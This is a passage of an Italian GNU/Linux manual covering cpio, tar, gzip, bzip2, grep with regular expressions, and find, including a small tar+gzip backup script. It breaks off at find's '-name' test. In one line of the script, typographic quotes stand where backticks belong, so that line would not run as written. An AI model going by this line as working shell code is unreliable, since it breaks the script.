Alcune opzioni per il copy-out

`-o` | `--create`

Funziona in modalità *copy-out*.

`-A` | `--append`

Aggiunge dati a un archivio esistente che deve essere specificato con l'opzione '**`-O`**'.

`-L` | `--dereference`

Quando incontra dei collegamenti simbolici, copia i file a cui questi puntano, invece di copiare semplicemente i collegamenti.

`-O` *nome_archivio*

Specifica il nome dell'archivio da creare o incrementare, invece di utilizzare lo standard output.

Alcune opzioni per il copy-in

`-i` | `--extract`

Funziona in modalità *copy-in*.

`-d` | `--make-directories`

Crea le directory necessarie.

`-E` *file* | `--pattern-file=`*file*

Legge il modello che esprime i nomi dei file da estrarre, o l'elenco dei nomi stessi, dal file indicato come argomento dell'opzione.

`-f` | `--nomatching`

Copia soltanto i file che non corrispondono al modello indicato.

`-I` *archivio*

Permette di specificare il nome dell'archivio da usare, invece di riceverlo dallo standard input.

`-t` | `--list`

Elenca il contenuto dell'archivio.

Alcune opzioni per il copy-pass

`-p` | `--pass-through`

Funziona in modalità *copy-pass*.

`-d` | `--make-directories`

Crea le directory necessarie.

`-l` | `--link`

Se possibile, crea dei collegamenti invece di copiare i file.

`-L | --dereference`

Quando incontra dei collegamenti simbolici, copia i file a cui questi puntano, invece di copiare semplicemente i collegamenti.

Esempi

$ **cpio -o < elenco > /tmp/archivio.cpio**

Archivia i file e le directory elencati nel file '`elenco`' generando il file '`/tmp/archivio.cpio`'.

$ **ls *.sgml | cpio -o > /tmp/archivio.cpio**

Archivia i file e le directory corrispondenti al modello '`*.sgml`' generando il file '`/tmp/archivio.cpio`'.

$ **find lavoro -print | cpio -o > /tmp/archivio.cpio**

Archivia la directory '`lavoro/`' e tutto il suo contenuto, generando il file '`/tmp/archivio.cpio`'.

$ **cpio -i -t < /tmp/archivio.cpio**

Elenca il contenuto dell'archivio '`/tmp/archivio.cpio`'.

$ **cpio -i < /tmp/archivio.cpio**

estrae l'archivio '`/tmp/archivio.cpio`' a partire dalla directory corrente.

$ **cpio -p < elenco > /tmp/prova**

Copia i file e le directory elencati nel file '`elenco`' nella directory '`/tmp/prova/`'.

76.1.2 $ tar

`tar` *opzione_di_funzionamento* [*opzioni*] *file*...

'**`tar`**' [2] (*Tape archive*) è un programma di archiviazione nato originariamente per essere usato con i nastri. Il primo argomento deve essere una delle opzioni che ne definisce il funzionamento. Alla fine della riga di comando vengono indicati i nomi dei file o delle directory da archiviare. Se non viene specificato diversamente con le opzioni, l'archivio viene emesso attraverso lo standard output.

Il '**`tar`**' tradizionale ammette l'uso di opzioni senza il trattino anteriore ('**`-`**') consueto. Questa tradizione è stata mantenuta anche nel '**`tar`**' GNU a cui si vuole fare riferimento qui, ma tale forma deve essere usata consapevolmente e con prudenza. Negli esempi verrà mostrato in che modo potrebbero essere usate tali opzioni senza trattino.

Per la descrizione completa di questo programma, conviene consultare *tar(1)*.

Opzioni di funzionamento

Un gruppo di opzioni rappresenta l'operazione da compiere. Di queste, può e deve esserne utilizzata una sola. Di solito, data la loro importanza, queste opzioni appaiono all'inizio degli argomenti di '**`tar`**'.

`A | -A | --catenate | --concatenate`

[2] **GNU tar** GNU GPL

Aggiunge dei file '**tar**' a un archivio già esistente.

`c | -c | --create`

Crea un nuovo archivio.

`d | -d | --diff | --compare`

Trova le differenze tra l'archivio e i file esistenti effettivamente.

`--delete`

Cancella dall'archivio i file indicati. Non può essere usato per un archivio su nastro.

`r | -r | --append`

Aggiunge dati a un archivio già esistente.

`t | -t | --list`

Elenca il contenuto di un archivio.

`u | -u | --update`

Aggiunge solo i file più recenti rispetto a quanto già contenuto nell'archivio.

`x | -x | --extract | --get`

Estrae i file da un archivio.

altre opzioni

`--atime-preserve`

Fa in modo che la data di accesso dei file che vengono archiviati non venga modificata.

`-f` *file* | `--file=`*file*

Emette l'archivio nel file o nel dispositivo. Se si tratta di un file normale, questo viene creato.

`-h | --dereference`

Non copia i collegamenti simbolici, ma i file a cui questi fanno riferimento.

`-k | --keep-old-files`

In fase di estrazione da un archivio, non sovrascrive i file eventualmente già esistenti.

`-l | --one-file-system`

Quando viene creato un archivio, resta in un solo file system: quello di partenza.

`-L` *Kibyte* | `--tape-length=`*Kibyte*

Definisce la dimensione massima dei vari segmenti di copia multivolume.

`-m | --modification-time`

In fase di estrazione da un archivio, non viene ripristinata la data di modifica dei file.

`-M | --multi-volume`

Permette di creare, elencare o estrarre, un archivio multivolume.

`-N` *data* | `--after-date=`*data* | `--newer` *data*

Archivia solo i file la cui data è più recente di quella indicata come argomento.

`-O | --to-stdout`

Estrae i file emettendoli attraverso lo standard output.

`-p | --same-permissions | --preserve-permissions`

Estrae tutti i permessi associati ai file. Se non viene usata questa opzione, i file ottengono i permessi predefiniti, anche in funzione della maschera dei permessi dell'utente che esegue l'operazione.

`-P | --absolute-path`

Estrae i file utilizzando i percorsi assoluti, cioè senza eliminare la prima barra ('**/**') che appare nei nomi di percorso (*pathname*).

`--remove-files`

In fase di creazione di un nuovo archivio, elimina i file archiviati.

`--same-owner`

Durante l'estrazione da un archivio, assegna ai file estratti gli utenti e i gruppi proprietari originali.

`-v | --verbose`

Elenca i file che vengono elaborati.

`-W | --verify`

Cerca di verificare la validità dell'archivio dopo averlo creato.

`-Z | --compress | --uncompress`

Filtra l'archivio attraverso il programma di compressione '**compress**'.

`-z | --gzip | --ungzip`

Filtra l'archivio attraverso il programma di compressione '**gzip**'.

`-j | --bzip2`

Filtra l'archivio attraverso il programma di compressione '**bzip2**' (sia per la compressione che per l'estrazione).

`--use-compress-program` *programma*

Filtra l'archivio attraverso il programma di compressione indicato nell'argomento. Questo programma di compressione deve riconoscere l'opzione '**-d**', come fa '**gzip**', allo scopo di decomprimere i dati.

Esempi

tar -c -f /dev/fd0 -L 1440 -M -v /usr

Archivia la directory '`/usr/`' con tutto il suo contenuto, comprese le sottodirectory, utilizzando i dischetti (da 1440 Kibyte).

> Con la copia multivolume, come in questo caso, non è possibile utilizzare la compressione automatica attraverso l'opzione '**-z**' o '**-Z**'.

tar cf /dev/fd0 -L 1440 -M -v /usr

Esattamente come nell'esempio precedente, con la differenza che le opzioni '**-c**' e '**-f**' sono indicate senza il trattino iniziale.

tar cvf /dev/fd0 -L 1440 -M /usr

Esattamente come nell'esempio precedente.

tar -cfv /dev/fd0 -L 1440 -M /usr

tar cfv /dev/fd0 -L 1440 -M /usr

Questi due esempi sono identici ed **errati** ugualmente. Non è possibile accodare lettere di altre opzioni dopo la «f», dal momento che questa richiede un argomento.

In molti documenti su '`tar`' si vedono esempi errati di questo tipo. Possono anche funzionare, ma sono errati concettualmente ed è molto probabile incontrare un programma '`tar`' che in tali situazioni faccia qualcosa di diverso da quello che ci si aspetterebbe.

$ **tar -t -f /dev/fd0 -L 1440 -M -v**

Visualizza l'elenco del contenuto dell'archivio fatto su dischetti.

$ **tar -x -f /dev/fd0 -L 1440 -M -v -p --same-owner**

Estrae il contenuto dell'archivio su dischetti a partire dalla posizione corrente.

È probabile che l'opzione '`--same-owner`' sia già predefinita all'interno di '`tar`', ma in generale vale la pena di ricordarsene. Tuttavia, in questi esempi, dal momento che si tratta di un utente comune (lo si vede dal dollaro che viene indicato come invito), non ha significato, dal momento che l'utente comune non ha la possibilità di assegnare a un altro la proprietà dei file che crea.

$ **tar xpvf /dev/fd0 -L 1440 -M --same-owner**

Come nell'esempio precedente, aggregando alcune opzioni e togliendo il trattino iniziale di queste.

$ **tar -c -f /tmp/archivio.tgz -z -v /usr**

Archivia il contenuto della directory '`/usr/`' nel file '`/tmp/archivio.tgz`' dopo averlo compresso con '**gzip**'.

$ **tar czvf /tmp/archivio.tgz /usr**

Come nell'esempio precedente.

76.2 Compressione

La compressione dei dati è una tecnica che consente di risparmiare senza perdere informazioni. L'operazione avviene di norma in modo sequenziale, per cui può essere gestita attraverso dei programmi filtro, che alle volte permettono di rendere trasparente l'operazione. Data la facilità con cui nei sistemi Unix si possono combinare assieme delle tecniche di questo genere, in tali ambienti si tende a preferire l'archiviazione seguita da una compressione complessiva.

76.2.1 $ gzip, gunzip, zcat

`gzip` [*opzioni*] [*file*...]
`gunzip` [*opzioni*] [*file*...]
`zcat` [*opzioni*] [*file*...]

'**gzip**' [3] è un programma di compressione attraverso il quale viene creato un file compresso per ogni file indicato negli argomenti. '**gzip**' è in grado di comprimere solo file normali, in modo singolo: per ogni file ne viene generato un altro con l'estensione '`.gz`' o un'altra se specificato diversamente con le opzioni. Se non viene indicato alcun file o se si utilizza espressamente un trattino isolato ('**-**'), lo standard input viene compresso e il risultato viene emesso attraverso lo standard output.

'**gunzip**' è un collegamento a '**gzip**'. Se '**gzip**' viene avviato con il nome '**gunzip**' si comporta come se fosse stata utilizzata l'opzione '**-d**'.

'**zcat**' è un collegamento a '**gzip**'. Se '**gzip**' viene avviato con il nome '**zcat**' si comporta come se fossero state utilizzate simultaneamente le opzioni '**-d**' e '**-c**'. In alcuni sistemi, invece di '**zcat**' potrebbe essere presente il collegamento '**gzcat**'.

Si veda in particolare *gzip.info* o *gzip(1)*.

Alcune opzioni

`-c | --stdout | --to-stdout`

Emette il risultato attraverso lo standard output. '**gzip**' si comporta con questa opzione predefinita quando viene eseguito con il nome '**zcat**'.

`-d | --decompress | --uncompress`

Decomprime un file compresso. '**gzip**' si comporta con questa opzione predefinita quando viene eseguito con il nome '**gunzip**'.

`-r | --recursive`

Se tra i nomi indicati nella riga di comando appaiono delle directory, vengono compressi o decompressi tutti i file in esse contenuti.

`-t | --test`

Controlla l'integrità dei file compressi.

`-1 | -2 | -3 | -4 | -5 | -6 | -7 | -8 | -9`

Permette di definire il livello di compressione: '**-1**' rappresenta la compressione minima, che in compenso richiede meno elaborazione; '**-9**' rappresenta la compressione massima, a scapito del tempo di elaborazione. Se non viene specificata questa opzione, si utilizza un livello intermedio, corrispondente a '**-6**'.

Esempi

$ **gzip *.sgml**

Comprime i file '`*.sgml`', utilizzando un livello intermedio di compressione, sostituendo i file originali con quelli compressi: '`*.sgml.gz`'.

$ **gzip -d *.sgml.gz**

Espande i file corrispondenti al modello '`*.sgml.gz`', togliendo loro l'estensione '`.gz`'.

$ **cat pippo | gzip -9 > pippo.gz**

Genera il file '`pippo.gz`' come risultato della compressione di '`pippo`'. In particolare, viene utilizzato il livello di compressione massima e il file originale non viene cancellato.

$ **cat pippo.gz | gzip -d > pippo**

[3] **Gzip** GNU GPL

Fa l'opposto dell'esempio precedente: espande il file '`pippo.gz`' generando '`pippo`', senza cancellare il file originale.

76.2.2 $ bzip2, bunzip2

```
bzip2 [opzioni] [file...]
```

```
bunzip2 [opzioni] [file...]
```

'**`bzip2`**' [4] è un programma di compressione funzionalmente analogo a '**`gzip`**', nel senso che viene creato un file compresso per ogni file indicato negli argomenti. '**`bzip2`**', come '**`gzip`**', è in grado di comprimere solo file normali, in modo singolo, dove per ogni file ne viene generato un altro con l'estensione '`.bz2`'. Se non viene indicato alcun file o se si utilizza espressamente un solo trattino isolato ('**`-`**'), lo standard input viene compresso e il risultato viene emesso attraverso lo standard output.

'**`bzip2`**' utilizza un algoritmo di compressione differente, rispetto a '**`gzip`**', con un carico di elaborazione maggiore, che diventa efficace solo in presenza di file di grandi dimensioni. In generale, per garantire la massima portabilità di un archivio compresso, conviene utilizzare '**`gzip`**', salvo quando le dimensioni dell'archivio sono tali da rendere realmente conveniente l'utilizzo di '**`bzip2`**'.

La sintassi di '**`bzip2`**' è molto simile a quella di '**`gzip`**', anche se non è del tutto identica. Prima di decidere di utilizzare '**`bzip2`**' per archiviare i propri dati, conviene leggere la documentazione originale, *bzip2(1)*, in modo da poter valutare correttamente.

'**`bunzip2`**' è un collegamento a '**`bzip2`**', il quale, se avviato con questo nome, utilizza implicitamente l'opzione '**`-d`**' per decomprimere i file indicati alla fine della riga di comando.

Alcune opzioni

```
-c | --stdout
```

Comprime o decomprime emettendo il risultato attraverso lo standard output. La decompressione ammette l'emissione di più file, mentre in caso di compressione, se ne può emettere solo uno.

```
-d | --decompress
```

Forza la modalità di decompressione dei dati. '**`bzip2`**' si comporta con questa opzione predefinita quando viene eseguito con il nome '**`bunzip2`**'.

```
-f | --compress
```

Forza la modalità di compressione dei dati. Serve a imporre la compressione, indipendentemente dal nome utilizzato per avviare '**`bzip2`**'.

```
-t | --test
```

Controlla l'integrità dei file compressi.

```
-1 | -2 | -3 | -4 | -5 | -6 | -7 | -8 | -9
```

Permette di definire il livello di compressione: '**`-1`**' rappresenta la compressione minima, che in compenso richiede blocchi più piccoli (100 Kibyte) e meno elaborazione; '**`-9`**' rappresenta la compressione massima, a scapito della dimensione dei blocchi che aumenta in modo considerevole (900 Kibyte) e del tempo di elaborazione.

[4] **Bzip2** software libero con licenza speciale

76.2.3 Copie di sicurezza

Quello che segue è l'esempio di uno script molto semplice per l'archiviazione di una serie di file e directory attraverso la coppia '**`tar`**' e '**`gzip`**'.

```
#!/bin/bash
#======================================================================
# salva <directory-di-destinazione>  < <elenco>
#
# Archiviazione di tutti i file e directory indicati attraverso lo
# standard input, utilizzando <directory-di-destinazione> come luogo
# di destinazione degli archivi.
#
# Gli archivi vengono generati in formato .tgz, cioè tar+gzip.
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # L'elenco dei file e delle directory da archiviare proviene dallo
    # standard input.
    #------------------------------------------------------------------
    ELENCO_DA_ARCHIVIARE=`cat`
    #------------------------------------------------------------------
    # Directory di destinazione.
    #------------------------------------------------------------------
    DESTINAZIONE=$1

#======================================================================
# Funzioni.
#======================================================================

    #------------------------------------------------------------------
    # Visualizza la sintassi corretta per l'utilizzo di questo script.
    #------------------------------------------------------------------
    function sintassi () {
        echo ""
        echo "cat elenco | $0 <directory-di-destinazione>"
        echo ""
    }

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica la quantità di argomenti.
    #------------------------------------------------------------------
    if [ $# != 1 ]
    then
        #--------------------------------------------------------------
        # La quantità di argomenti è errata. Richiama la funzione
        # «sintassi» e termina l'esecuzione dello script restituendo
        # un valore corrispondente a «falso».
        #--------------------------------------------------------------
        sintassi
        exit 1
    fi
    #------------------------------------------------------------------
    # Verifica se esiste la directory di destinazione.
    #------------------------------------------------------------------
    if [ -e $DESTINAZIONE ]
    then
        #--------------------------------------------------------------
```

```
        # Qualcosa con quel nome esiste già.
        # Si deve verificare che si tratti di una directory.
        #--------------------------------------------------------------
        if [ ! -d $DESTINAZIONE ]
        then
            #----------------------------------------------------------
            # Non si tratta di una directory.
            #----------------------------------------------------------
            echo "Non è possibile procedere con l’archiviazione"
            echo "perché $DESTINAZIONE esiste e non è una directory."
            #----------------------------------------------------------
            # Lo script termina restituendo un valore corrispondente
            # a «falso».
            #----------------------------------------------------------
            exit 1
        fi
    else
        #--------------------------------------------------------------
        # La directory non esiste.
        # Si tenta di crearla.
        #--------------------------------------------------------------
        if ! mkdir $DESTINAZIONE
        then
            #----------------------------------------------------------
            # Non è stato possibile creare la directory
            #----------------------------------------------------------
            echo "Non è possibile creare la directory"
            echo "$DESTINAZIONE"
            #----------------------------------------------------------
            # Lo script termina restituendo un valore corrispondente
            # a «falso».
            #----------------------------------------------------------
            exit 1
        fi
    fi
    #------------------------------------------------------------------
    # Giunti a questo punto, dovrebbe esistere la directory
    # di destinazione.
    # Inizia il ciclo di archiviazione.
    #------------------------------------------------------------------
    for DA_ARCHIVIARE in $ELENCO_DA_ARCHIVIARE
    do
        #--------------------------------------------------------------
        # Estrae il nome del file o della directory senza il suo
        # percorso.
        #--------------------------------------------------------------
        BASE_NAME=‘basename $DA_ARCHIVIARE‘
        #--------------------------------------------------------------
        # Comprime il file o il contenuto della directory ottenendo un
        # file compresso con lo stesso nome e l’aggiunta
        # dell’estensione «.tgz».
        # Si utilizza «tar» specificando in particolare l’opzione «z»
        # che permette di comprimere automaticamente l’archivio
        # attraverso «gzip»;
        #--------------------------------------------------------------
        tar czvf $DESTINAZIONE/$BASE_NAME.tgz $DA_ARCHIVIARE
    done
    #------------------------------------------------------------------
    # L’operazione di archiviazione e’ terminata.
    #------------------------------------------------------------------
    echo "L’archiviazione e’ terminata."

#======================================================================
# Fine.
#======================================================================
```

Ricerche

Esistono due tipi di ricerche possibili: quelle all'interno dei file per identificare delle stringhe che corrispondono a un modello e quelle fatte all'interno di un file system alla ricerca di file o directory in base alle loro caratteristiche (nome, date e altri attributi).

Per questo si utilizzano due programmi di servizio fondamentali: '**`grep`**' per le ricerche di stringhe e '**`find`**' per la ricerca dei file.

77.1 Grep GNU

Il programma Grep [1] esegue una ricerca all'interno dei file in base a un modello espresso normalmente in forma di espressione regolare.

Storicamente sono esistite tre versioni di questo programma: '**`grep`**', '**`egrep`**' e '**`fgrep`**', ognuna specializzata in un tipo di ricerca. Attualmente, Grep GNU, corrispondente a quello che si utilizza normalmente nei sistemi GNU, comprende tutte queste funzionalità. In alcuni casi, per mantenere la compatibilità con il passato, possono trovarsi distribuzioni che mettono a disposizione anche i programmi '**`egrep`**' e '**`fgrep`**' in forma originale.

77.1.1 Avvio di grep

`grep` [*opzioni*] *modello* [*file*...]

`grep` [*opzioni*] `-e` *modello* [*file*...]

`grep` [*opzioni*] `-f` *file_modello* [*file*...]

'**`grep`**' esegue una ricerca all'interno dei file indicati come argomento oppure all'interno dello standard input. Il modello di ricerca può essere semplicemente il primo degli argomenti che seguono le opzioni, oppure può essere indicato precisamente come argomento dell'opzione '**`-e`**', oppure ancora può essere contenuto in un file che viene indicato attraverso l'opzione '**`-f`**'.

La tabella 77.1 elenca le opzioni principali.

Tabella 77.1. Opzioni principali di '**`grep`**'.

Opzione	Descrizione
`-G`	Utilizza un'espressione regolare elementare (comportamento predefinito).
`-E`	Utilizza un'espressione regolare estesa.
`-F`	Utilizza un modello fatto di stringhe fisse.
`-e` *modello*	Specifica il modello di ricerca.
`-f` *file*	Specifica il nome di un file contenente il modello di ricerca.
`-i`	Ignora la differenza tra maiuscole e minuscole.
`-n`	Aggiunge il numero di riga.
`-c`	Emette solo il totale delle righe corrispondenti per ogni file.
`-h`	Elimina l'intestazione normale per le ricerche su più file.
`-l`	Emette solo i nomi dei file per i quali la ricerca ha avuto successo.
`-L`	Emette solo i nomi dei file per i quali la ricerca non ha avuto successo.
`-v`	Inverte il senso della ricerca: valgono le righe che non corrispondono.

[1] **Grep GNU** GNU GPL

77.1.2 Espressioni regolari

Un’espressione regolare è un modello che descrive un insieme di stringhe. Le espressioni regolari sono costruite, in maniera analoga alle espressioni matematiche, combinando espressioni più brevi.

Per tradizione esistono due tipi di espressioni regolari: elementari, o BRE, ed estese, o ERE (si vedano in particolare i capitoli dedicati alle espressioni regolari in generale: 316 e 317). Il programma ‘`grep`’ originale era in grado di interpretare solo quelle elementari, Grep GNU interpreta correttamente anche quelle estese nonostante il suo funzionamento predefinito sia sempre basato su quelle elementari. Le espressioni regolari elementari sono limitate rispetto a quelle estese; in questo particolare adattamento di ‘`grep`’ si ottengono le stesse funzionalità, pur se con una sintassi leggermente diversa da quella normale.

In generale, la sintassi delle espressioni regolari non è uguale per tutti i programmi che ne fanno uso, anche se esiste lo standard POSIX, che però è difficile trovare applicato in modo fedele.

Senza costringere il lettore a studiare subito i capitoli 316 e 317, dedicati alle espressioni regolari, viene data una descrizione sommaria delle espressioni regolari estese secondo GNU e alla fine viene descritto come si comportano quelle elementari.

Il punto di partenza sono le espressioni regolari con le quali si ottiene una corrispondenza con un solo carattere. La maggior parte dei caratteri, includendo tutte le lettere e le cifre numeriche, sono espressioni regolari che corrispondono a loro stessi. Ogni metacarattere con significati speciali può essere utilizzato per il suo valore normale facendolo precedere dalla barra obliqua inversa (‘\’).

Una fila di caratteri racchiusa tra parentesi quadre corrisponde a un carattere qualunque tra quelli indicati; se all’inizio di questa fila c’è l’accento circonflesso, si ottiene una corrispondenza con un carattere qualunque diverso da quelli della fila. Per esempio, l’espressione regolare ‘`[0123456789]`’ corrisponde a una cifra numerica qualunque, mentre ‘`[^0123456789]`’ corrisponde a un carattere qualunque purché non sia una cifra numerica.

All’interno delle parentesi quadre, invece che indicare un insieme di caratteri, è possibile indicarne un intervallo, mettendo il carattere iniziale e finale separati da un trattino (‘`-`’). I caratteri che vengono rappresentati in questo modo dipendono dalla codifica che ne determina la sequenza. Per esempio, in base alla codifica ASCII, l’espressione regolare ‘`[9-A]`’ rappresenta un carattere qualsiasi tra: ‘`9`’, ‘`:`’, ‘`;`’, ‘`<`’, ‘`=`’, ‘`>`’, ‘`?`’, ‘`@`’ e ‘`A`’.

All’interno delle parentesi quadre si possono indicare delle classi di caratteri attraverso il loro nome: ‘`[:alnum:]`’, ‘`[:alpha:]`’, ‘`[:cntrl:]`’, ‘`[:digit:]`’, ‘`[:graph:]`’, ‘`[:lower:]`’, ‘`[:print:]`’, ‘`[:punct:]`’, ‘`[:space:]`’, ‘`[:upper:]`’ e ‘`[:xdigit:]`’. Per essere usati, questi nomi di classi possono solo apparire all’interno di un’espressione tra parentesi quadre, di conseguenza, per esprimere la corrispondenza con un carattere alfanumerico qualunque si può utilizzare l’espressione regolare ‘`[[:alnum:]]`’. Nello stesso modo, per esprimere la corrispondenza con un carattere non alfanumerico qualunque si può utilizzare l’espressione regolare ‘`[^[:alnum:]]`’.

Il punto (‘`.`’) corrisponde a un carattere qualsiasi. Il simbolo ‘`\w`’ è un sinonimo di ‘`[[:alnum:]]`’ e ‘`\W`’ è un sinonimo di ‘`[^[:alnum:]]`’.

L’accento circonflesso (‘`^`’) e il dollaro (‘`$`’) sono metacaratteri che corrispondono rispettivamente alla stringa nulla all’inizio e alla fine di una riga. I simboli ‘`\<`’ e ‘`\>`’ corrispondono rispettivamente alla stringa nulla all’inizio e alla fine di una parola.

Quando per qualche ragione si hanno difficoltà a indicare dei caratteri che per l'espressione sarebbero comunque caratteri normali, è possibile utilizzare il simbolo '`\`' anteriormente, purché questo non rappresenti a sua volta un altro metacarattere.

Un'espressione regolare che genera una corrispondenza con un carattere singolo, può essere seguita da uno o più operatori di ripetizione. Questi sono rappresentati attraverso i simboli '`?`', '`*`', '`+`' e dai «contenitori» rappresentati da particolari espressioni tra parentesi graffe. La tabella 77.2 mostra l'uso che si può fare di questi operatori.

Tabella 77.2. Operatori di ripetizione nelle espressioni regolari estese gestite da Grep GNU.

Codifica	Corrispondenza.
$x*$	Nessuna o più volte x. Equivalente a 'x`{0,}`'.
$x?$	Nessuna o al massimo una volta x. Equivalente a 'x`{0,1}`'.
$x+$	Una o più volte x. Equivalente a 'x`{1,}`'.
$x\{n\}$	Esattamente n volte x.
$x\{n,\}$	Almeno n volte x.
$x\{n,m\}$	Da n a m volte x.

Due espressioni regolari possono essere concatenate (in sequenza) generando un'espressione regolare corrispondente alla sequenza di due sottostringhe che rispettivamente corrispondono alle due sottoespressioni.

Due espressioni regolari possono essere unite attraverso l'operatore '`|`'; l'espressione regolare risultante corrisponde a una stringa qualunque per la quale sia valida la corrispondenza di una delle due sottoespressioni.

La ripetizione (attraverso gli operatori di ripetizione) ha la precedenza sul concatenamento che a sua volta ha la precedenza sull'alternanza (quella che si ha utilizzando l'operatore '`|`'). Una sottoespressione può essere racchiusa tra parentesi tonde per modificare queste regole di precedenza.

La notazione '`\`n', dove n è una singola cifra numerica diversa da zero, rappresenta un riferimento all'indietro a una corrispondenza già avvenuta tra quelle di una sottoespressione precedente racchiusa tra parentesi tonde. La cifra numerica indica l'n-esima sottoespressione tra parentesi a partire da sinistra.

Nelle espressioni regolari elementari, i metacaratteri '`?`', '`+`', '`{`', '`|`', '`(`' e '`)`' perdono il loro significato speciale. Al loro posto si possono utilizzare gli stessi simboli preceduti dalla barra obliqua inversa: '`\?`', '`\+`', '`\{`', '`\|`', '`\(`' e '`\)`'.[2]

77.1.3 egrep

Come già accennato, alcune distribuzioni GNU forniscono un programma '**`egrep`**' alternativo, invece di utilizzare il solito collegamento allo stesso '**`grep`**'. In tal caso, per quanto riguarda l'interpretazione delle espressioni regolari (estese), la parentesi graffa aperta che inizia la delimitazione di un «contenitore» per rappresentare un operatore di ripetizione, viene indicata come '`\{`'.

[2] La descrizione fatta delle espressioni regolari estese di Grep GNU è incompleta. Per i dettagli mancanti conviene consultare i capitoli che trattano in maniera specifica questo argomento, come già indicato in precedenza.

77.1.4 Esempi

$ **grep -F -e ciao -i -n ***

Cerca all'interno di tutti i file contenuti nella directory corrente la corrispondenza della parola '**ciao**' senza considerare la differenza tra le lettere maiuscole e quelle minuscole. Visualizza il numero e il contenuto delle righe che contengono la parola cercata.

$ **grep -E -e "scal[oa]" elenco**

Cerca all'interno del file 'elenco' le righe contenenti la parola '**scalo**' o '**scala**'.

$ **grep -E -e \'.*\' elenco**

Questo è un caso di ricerca particolare in cui si vogliono cercare le righe in cui appare qualcosa racchiuso tra apici singoli, nel modo '**'**...**'**'. Si immagina però di utilizzare la shell Bash con la quale è necessario proteggere gli apici da un altro tipo di interpretazione. In questo caso la shell fornisce a '**grep**' solo la stringa '**'.*'**'.

$ **grep -E -e "\'.*\'" elenco**

Questo esempio deriva dal precedente. Anche in questo caso si suppone di utilizzare la shell Bash, ma questa volta viene fornita a '**grep**' la stringa '**'.*\'**' che fortunatamente viene interpretata ugualmente da '**grep**' nel modo corretto.

77.1.5 zgrep

zgrep [*opzioni*] *modello* [*file*...]

'**zgrep**' è un programma aggiuntivo che permette di eseguire delle ricerche all'interno di file compressi (con '**compress**', oppure con '**gzip**'). '**zgrep**' si occupa semplicemente di decomprimere i file, se necessario, prima di passarli a '**grep**'. In questo senso, considerato anche che le opzioni e il modello sono passati tali e quali a '**grep**', la sintassi è la stessa di quel programma.

Ricapitolando, '**zgrep**' può essere usato indifferentemente con file normali o compressi, senza che l'utente debba preoccuparsi di questo.

77.2 find

Il programma '**find**' [3] esegue una ricerca, all'interno di uno o più percorsi, per i file che soddisfano delle condizioni determinate, legate alla loro apparenza esterna e non al loro contenuto. Per ogni file o directory trovati, può essere eseguito un comando (programma, script o altro) che a sua volta può svolgere delle operazioni su di essi.

Questa sezione non descrive tutte le funzionalità di '**find**'. Una volta appresi i rudimenti del suo funzionamento, conviene consultare *find.info* oppure *find(1)*.

77.2.1 Avvio di find

La sintassi di '**find**' è piuttosto insolita, oltre che complessa, anche se dallo schema seguente non sembrerebbe così.

[3] **GNU findutils** GNU GPL

In particolare è indispensabile tenere a mente che molti dei simboli utilizzati negli argomenti di '**`find`**' potrebbero essere interpretati e trasformati dalla shell, di conseguenza occorrerà utilizzare le tecniche che la shell stessa offre per evitarlo.

`find` [*percorso*...] [*espressione*]

'**`find`**' esegue una ricerca all'interno dei percorsi indicati per i file che soddisfano l'espressione di ricerca. Il primo argomento che inizia con '**`-`**', '**`(`**', '**`)`**', '**`,`**' o '**`!`**' (trattino, parentesi tonda, virgola, punto esclamativo) viene considerato come l'inizio dell'espressione, mentre gli argomenti precedenti sono interpretati come parte dell'insieme dei percorsi di ricerca.

Se non vengono specificati percorsi di ricerca, si intende la directory corrente; se non viene specificata alcuna espressione, o semplicemente se non viene specificato nulla in contrario, viene emesso l'elenco dei nomi trovati.

77.2.2 Espressioni di find

Il concetto di espressione nella documentazione di '**`find`**' è piuttosto ampio e bisogna fare un po' di attenzione. Si può scomporre idealmente in

[*opzione*...] [*condizioni*]

e a loro volta le condizioni possono essere di due tipi: test e azioni. Ma, mentre le opzioni devono apparire prima, test e azioni possono essere mescolati tra loro.

Le opzioni rappresentano un modo di configurare il funzionamento del programma, così come di solito accade nei programmi di servizio. Le condizioni sono espressioni che generano un risultato logico e come tali vanno trattate: per concatenare insieme più condizioni occorre utilizzare gli operatori booleani.

77.2.3 Alcune opzioni

Come già accennato, dopo l'indicazione dei percorsi e prima delle condizioni (test e azioni) vanno indicate le opzioni. Quelle che seguono sono solo le più importanti tra quelle a disposizione.

`-depth`

Elabora prima il contenuto delle directory. In pratica si ottiene una scansione che parte dal livello più profondo fino al più esterno.

`-xdev` | `-mount`

Non esegue la ricerca nelle directory contenute all'interno di file system differenti da quello di partenza. Tra i due è preferibile usare '**`-xdev`**'.

`-noleaf`

Non ottimizza la ricerca. Questa opzione è necessaria quando si effettuano ricerche all'interno di file system che non seguono le convenzioni Unix, come nel caso di CD-ROM senza le estensioni necessario, o partizioni Dos.

Esempi

```
$ find . -xdev -print
```

Elenca tutti i file e le directory a partire dalla posizione corrente restando nell'ambito del file system di partenza.

77.2.4 Alcuni test

Come già accennato, i test sono condizioni che vengono valutate per ogni file e directory incontrati. Il risultato delle condizioni può essere *Vero* o *Falso*. Quando vengono indicate più condizioni, queste devono essere unite in qualche modo attraverso degli operatori booleani per ottenere una sola grande condizione. Se non viene specificato diversamente, viene utilizzato automaticamente l'operatore AND: '**`-and`**'.

Valori numerici

All'interno dei test, gli argomenti numerici possono essere preceduti o meno da un segno.

`+`*n*

Indica un numero maggiore di *n*.

`-`*n*

Indica un numero minore di *n*.

n

Indica un numero esattamente uguale a *n*.

Proprietà

`-uid` *n*

Si avvera quando il numero UID (utente) del file o della directory è uguale a *n*.

`-user` *nome_dell'utente*

Si avvera quando il file o la directory appartiene all'utente indicato.

`-nouser`

Si avvera per i file e le directory di proprietà di utenti non esistenti.

`-gid` *n*

Si avvera quando il numero GID (gruppo) del file o della directory è uguale a *n*.

`-group` *nome_del_gruppo*

Si avvera quando il file o la directory appartiene al gruppo indicato.

`-nogroup`

Si avvera per i file e le directory di proprietà di gruppi non esistenti.

Permessi

`-perm` *permessi*

Si avvera quando i permessi del file o della directory corrispondono esattamente a quelli indicati con questo test. I permessi si possono indicare in modo numerico (ottale) o simbolico.

`-perm -`*permessi*

Si avvera quando i permessi del file o della directory comprendono almeno quelli indicati con questo test.

`-perm +`*permessi*

Si avvera quando alcuni dei permessi indicati nel modello di questo test corrispondono a quelli del file o della directory.

Caratteristiche dei nomi

`-name` *modello*

